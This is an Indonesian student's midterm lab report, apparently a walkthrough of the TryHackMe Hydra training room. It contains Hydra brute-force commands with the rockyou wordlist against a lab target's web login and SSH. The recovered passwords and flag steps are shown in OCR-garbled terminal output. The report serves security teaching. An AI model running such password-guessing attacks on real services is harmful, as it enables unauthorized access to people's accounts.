## KEAMANAN SISTEM DAN JARINGAN KOMPUTER (UTS)



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Kelas: 3B-Teknologi Informasi


## PROGRAM STUDI TEKNOLOGI INFORMASI POLITEKNIK NEGERI MALANG PSDKU LUMAJANG

2025

 Lakukan Sign Up/Log in terlebih dahulu pada TryHackMe Hydra. Pada bagian atas sebelum pengerjaan task terdapat video pembelajaran yang menjelaskan Hydra. Tonton video agar lebih mudah memahami.




2. Klik Join room




3. Pada Task 1 berisi penjelasan Hydra dan perintah untuk menginstall Hydra. Karena Hydra sudah terpasang di AttackBox, maka saya dapat mengaksesnya dengan mengklik tombol Start AttackBox. Setelah itu akan muncul terminal yang menampilkan keterangan bahwa Hydra sudah terpasang.




## Klik "Completed" untuk beralih ke task 2.



4. Pada Task 2 ini mulai menggunakan Hydra. Klik tombol "Start Mechine", kemudian TryHackMe biasanya memberi IP address untuk target. Klik IP address tersebut maka akan tampil di browser dan muncul halaman Login.





Pada terminal, masukkan perintah berikut.

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root@Nali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 http-post-form "/login:username= ^USER^&password=^PASS^:Your username or password is incorrect."


I
```

Setelah di enter akan tampil seperti dibawah ini. Pada tampilan ini menampilkan nama pengguna dan password.


```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 http-post-form "/login:username="
"USER"6password="PASS^\iyour username or password is incorrect."
Hydra vp.1 (c) 2020 by van Hauser/THc 6 David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:12:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.0.223:80/login:username=^USERf6password=^PASS^\iyour username or password is incorrect.
[80][http-post-form] host: 10.10.0.223 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:12:23
root@kali:/home/kali/thm/rooms/hydra#
```

Kemudian beralih ke halaman Login, masukkan nama pengguna dan password yang tadi diperoleh.



Login berhasil dilakukan dan tampil seperti berikut. Salin Flag tersebut untuk menjawab pertanyaan 1.



Buka terminal lagi, masukkan perintah berikut dan klik enter.

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root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh

I
```

Maka akan tampil seperti berikut.

```
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Too Calkali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:13:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.0.223:22/
[22][ssh] host: 10.10.0.223 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:13:16
root@kali:/home/kali/thm/rooms/hydra#
```

Ketik IP address berikut dan klik enter.

```
root@kali:/home/kali/thm/rooms/hydra# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.0.223 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC 5 David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-22 18:13:08
[WARNING] Many S5H configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] altacking ssh://10.10.0.2233 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-22 18:13:16
root@kali:/home/kali/thm/rooms/hydra# ssh molly@10.10.0.223
```

Maka akan tampil seperti berikut. Ketik "Is" dan "cat flag2.txt" untuk melihat jawaban dari pertanyaan 2.

